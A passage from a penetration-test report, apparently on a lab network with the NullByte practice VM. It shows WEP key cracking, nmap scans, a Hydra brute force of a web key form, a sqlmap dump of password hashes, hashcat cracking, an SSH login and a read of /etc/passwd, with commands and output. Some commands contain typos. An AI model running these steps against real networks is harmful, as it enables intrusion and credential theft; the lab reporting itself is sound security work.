-rw-r-----  1 root root        4 Apr 22 19:16  .vboxclient-clipboard.pid
-rw-r-----  1 root root        4 Apr 22 19:16  .vboxclient-display.pid
-rw-r-----  1 root root        4 Apr 22 19:16  .vboxclient-draganddrop.pid
-rw-r-----  1 root root        4 Apr 22 19:16  .vboxclient-seamless.pid
drwxr-xr-x  2 root root     4096 Feb 11 02:46  Videos
-rw-r--r--  1 root root 10568175 Apr 22 19:36  wep-01.cap
-rw-r--r--  1 root root      870 Apr 22 19:36  wep-01.csv
-rw-r--r--  1 root root      590 Apr 22 19:36  wep-01.kismet.csv
-rw-r--r--  1 root root     6910 Apr 22 19:36  wep-01.kismet.netxml
-rw-r--r--  1 root root  8925184 Apr 22 19:36  wep-01.log.csv
drwxr-xr-x  2 root root     4096 Apr 14 15:25  WIFI
-rw-r--r--  1 root root      729 Mar 19 13:30 'Windows 7 Hashes'
drwxr-xr-x  3 root root     4096 Mar 19 16:05  Windows-Exploit-Suggester
root@kali:~#
```

4. Below is the command that was used to crack the password using aircrack-ng tool.

    - **Aircrack-ng wpe-01.cap –w**



```
                          Aircrack-ng 1.5.2


               [00:00:00] Tested 10306 keys (got 22318 IVs)

   KB    depth   byte(vote)
    0    0/  3   30(33024) D5(30976) 3D(29440) 9D(28928) 03(27648)
    1    0/ 13   31(30976) 42(30976) EC(30208) 1C(29440) CE(29184)
    2    2/  6   32(29184) AC(28160) F2(28160) 51(27904) 09(27392)
    3    0/  4   33(32000) 16(29184) C0(28928) 8E(28160) 7B(27904)
    4    9/ 12   D2(27136) B5(26880) FA(26880) 96(26624) B3(26624)

                     KEY FOUND! [ 30:31:32:33:34 ] (ASCII: 01234 )
        Decrypted correctly: 100%


root@kali:~#
```

The whole process didn't take long. Some times it depends on the password too and the machine attacker is using. In our normal home used laptops, we were able to crack the password in an half hour.


Impact is very critical. Knowing the password to you wifi, we were able to directly access the internal network. Now since we are already in the internal network, in the coming following steps of exploitation and testing, we tried to access the services and websites which were running on the internal network.

Mitigation and Remediation: There is a fix available for this attack. Kindly refer to the section to patch things up.

Network Penetration

This section of the report follows how after we getting into the internal network, we were able to gain access to the remote machines, exfilterate data or compromised services running on the machines to control them.

Reconnaissance: First step that follows after getting into the internal network is identify the hosts that are listening in the network range mentioned in scope. We run the pingsweep to identify the hosts alive. Below is the result of command executed.



```
root@kali:~/PenTestingScripts/Python Scripts# nmap -sP 192.168.1.10-50
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-29 20:01 EDT
Nmap scan report for 192.168.1.11
Host is up (0.011s latency).
MAC Address: 00:0C:29:FC:DC:58 (VMware)
Nmap scan report for 192.168.1.12
Host is up (0.011s latency).
MAC Address: 00:0C:29:88:EC:4B (VMware)
Nmap scan report for 192.168.1.18
Host is up (0.0096s latency).
MAC Address: 00:0C:29:B0:19:B5 (VMware)
Nmap scan report for 192.168.1.19
Host is up (0.0093s latency).
MAC Address: 00:0C:29:5F:05:54 (VMware)
Nmap scan report for 192.168.1.21
Host is up (0.0033s latency).
MAC Address: 00:0C:29:B2:E3:0B (VMware)
Nmap scan report for 192.168.1.23
Host is up (0.031s latency).
MAC Address: 00:0C:29:DD:1C:85 (VMware)
Nmap scan report for 192.168.1.25
Host is up (0.030s latency).
MAC Address: 00:0C:29:5F:40:DE (VMware)
Nmap scan report for 192.168.1.26
Host is up (0.029s latency).
MAC Address: 00:0C:29:17:93:0C (VMware)
Nmap scan report for 192.168.1.29
Host is up (0.028s latency).
MAC Address: 00:0C:29:2E:2E:DC (VMware)
Nmap scan report for 192.168.1.31
Host is up (0.0033s latency).
MAC Address: 00:0C:29:3D:C8:A9 (VMware)
Nmap done: 41 IP addresses (10 hosts up) scanned in 13.77 seconds
```

We can see that there are 10 hosts listening and alive in the this network range 192.168.1.*


We tried gathering information and scanning every machine individually to find out the services running on them

Web application Abuse:

We attempted to scan the machine to find out what services are running on the host. The host we target for this purpose 10.0.2.8[Not actual cyber range lab IP]. We attaempted to run the nmap script on the host. He nmap command used is as follows:


- **Nmap –sV 10.0.2.8**

Below is the screenshot of the finding.




```
MAC Address: 08:00:27:F3:60:DF (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.9
Host is up (0.080s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
777/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
MAC Address: 08:00:27:39:EA:9E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.2.8
```

To first target the machine, I went for the 80 port which is running some apache server and hosting a website. I opened the website on my browser.




```
root@kali:~/Downloads# curl http://10.0.2.9
<html>
<head><title>Null Byte 00 - level 1</title></head>
<body>
<center>
<img src="main.gif">
<p> If you search for the laws of harmony, you will find knowledge. </p
</center>

</body>
</html>
```

On the home page there is reference to the gif file. After trying out other scans and tests, I decided to look into the details of gif. There on I succeeded to find on interesting thing which is peculiar to be stored.



```
root@kali:~/Documents# file index.gif
index.gif: GIF image data, version 89a, 235 x 302
root@kali:~/Documents# strings index.gif
GIF89a
P-): kzMb5nVYJw
cccIII@@@GGG444999```<<<
ooo>>>EEE
???^^^
HHH;;;
gggRRRJJJ+++
TTTZZZ
QQQ///
```

After closely speculating the significance of the above string, I found out that there is a directory with same name hosted on the server. After I opened up the link, I found out that there is a index page in the folder which is asking for the secret key.



10.0.2.9/kzMb5nVYJw/


10.0.2.9/kzMb5nVYJw/

rk before you can access the Internet.

Key:


By trying out random key, it gives me an error. To bypass the security control imposed using this key, I attempted brute force method with rockyou wordlist with the help of tool called Hydra. First I captured the packet in burp suite. From there I found out the type of request is being submitted. The command used to execute the bruteforce:

- **Hydra 10.0.2.8 - l ‘’ – P /root/rockyou.txt http-form-post “/kzMb5nVYJw/index.php:key=^PASS^:invalid key”**



```
root@kali:~/Documents# hydra 10.0.2.9 -l '' -P /root/r
ey=^PASS^:invalid key"
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not
r for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) sta
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14
 per task
[DATA] attacking http-post-form://10.0.2.9:80/kzMb5nVY
[STATUS] 499.00 tries/min, 499 tries in 00:01h, 143438
[STATUS] 509.33 tries/min, 1528 tries in 00:03h, 14342
[STATUS] 505.43 tries/min, 3538 tries in 00:07h, 14340
[STATUS] 483.47 tries/min, 7252 tries in 00:15h, 14337
[STATUS] 128.77 tries/min, 13128 tries in 01:41h, 1433
[STATUS] 188.95 tries/min, 22287 tries in 01:57h, 1432
[80][http-post-form] host: 10.0.2.9   password: elite
[STATUS] 241.19 tries/min, 32307 tries in 02:13h, 1431
```


As we can see that we did found a match for the key using hydra and it just took us couple of minutes. The key hydra found is **elite.** We attempted to put in the key of the input field and successfully bypass the security control. On the landing page we found the input field asking for the usrname. Below is the screenshot.


10.0.2.9/kzMb5nVYJw/index.php

You must log in to this network before you can access the Interne

Search for usernames:

Enter username:


You must log in to this network

```
EMP ID :1
EMP NAME : ramses
EMP POSITION :
----------------------------------
EMP ID :2
EMP NAME : isis
EMP POSITION : employee
----------------------------------
Fetched data successfully
```


Shockingly, I haven't even had to brute force the field request and we were able to get the results of couple of users by just giving it a **NULL** input (by just pressing the enter). Above is the screenshot of the result. There were two employee names: One is ramses and another is isis.

On the later scrutiny, I found that the above field is vulnerable to sql injection.

We successfully extracted out the whole details of the database along with the password hashes of the users. This is very critical because a remote user or an attacker can also see the password hashes and its corresponding usernames. The tool which was used to extract the data is sqlmap and the command used is as follows:


- Sqlmap –u http://10.0.2.8/kzMb5nVYJw/420search.php?usrtosearch=x" - - table users - dump-all

Below is the screenshot




```
Database: seth
Table: users
[2 entries]
+----+-----------------------------------------------+---------+-------------+
| id | pass                                          | user    | position    |
+----+-----------------------------------------------+---------+-------------+
| 1  | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses  | <blank>     |
| 2  | --not allowed--                               | isis    | employee    |
+----+-----------------------------------------------+---------+-------------+

[23:21:44] [INFO] table 'seth.users' dumped to CSV file '/root/.sqlmap/output/10.0.2.
sv'
[23:21:44] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.

[*] ending @ 23:21:44 /2019-05-09/

root@kali:~/Documents# hash-identifier YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE
```

I attempted to identify the type of hashing algorithm used to hash the password with the tool hash-identifier. It was found out that it base64 encoded string. I decoded it using terminal command and the result was md5 hash. Since md5 hashes are easy to crack these days, I used the hashcat to crack the password and we were able to get the password in the plain text. Below is the screenshot.



```
* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /u
DOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=8
_R2=2 -D DGST_R3=1 -D DGST_ELEM=4 -D KERN_TYPE=0 -D _u
Dictionary cache hit:
* Filename..: /root/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

:6d6bd7ebf806f43c76acc3681703b81:omega

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: c6d6bd7ebf806f43c76acc3681703b81
Time.Started.....: Thu May  9 23:49:41 2019 (0 secs)
Time.Estimated...: Thu May  9 23:49:41 2019 (0 secs)
```

We have concluded that the password which is associated with the username ramses is omega. We this information gained, we were able to get the ssh connection to the remote machine using these credentials and can execute the arbitrary command.



```
root@kali:~/Downloads# ssh ramses@10.0.2.9 -p 777
ramses@10.0.2.9's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 10 05:22:43 2019 from 10.0.2.8
ramses@NullByte:~$ sudo su
[sudo] password for ramses:
ramses is not in the sudoers file.  This incident will be reported.
ramses@NullByte:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Impact:

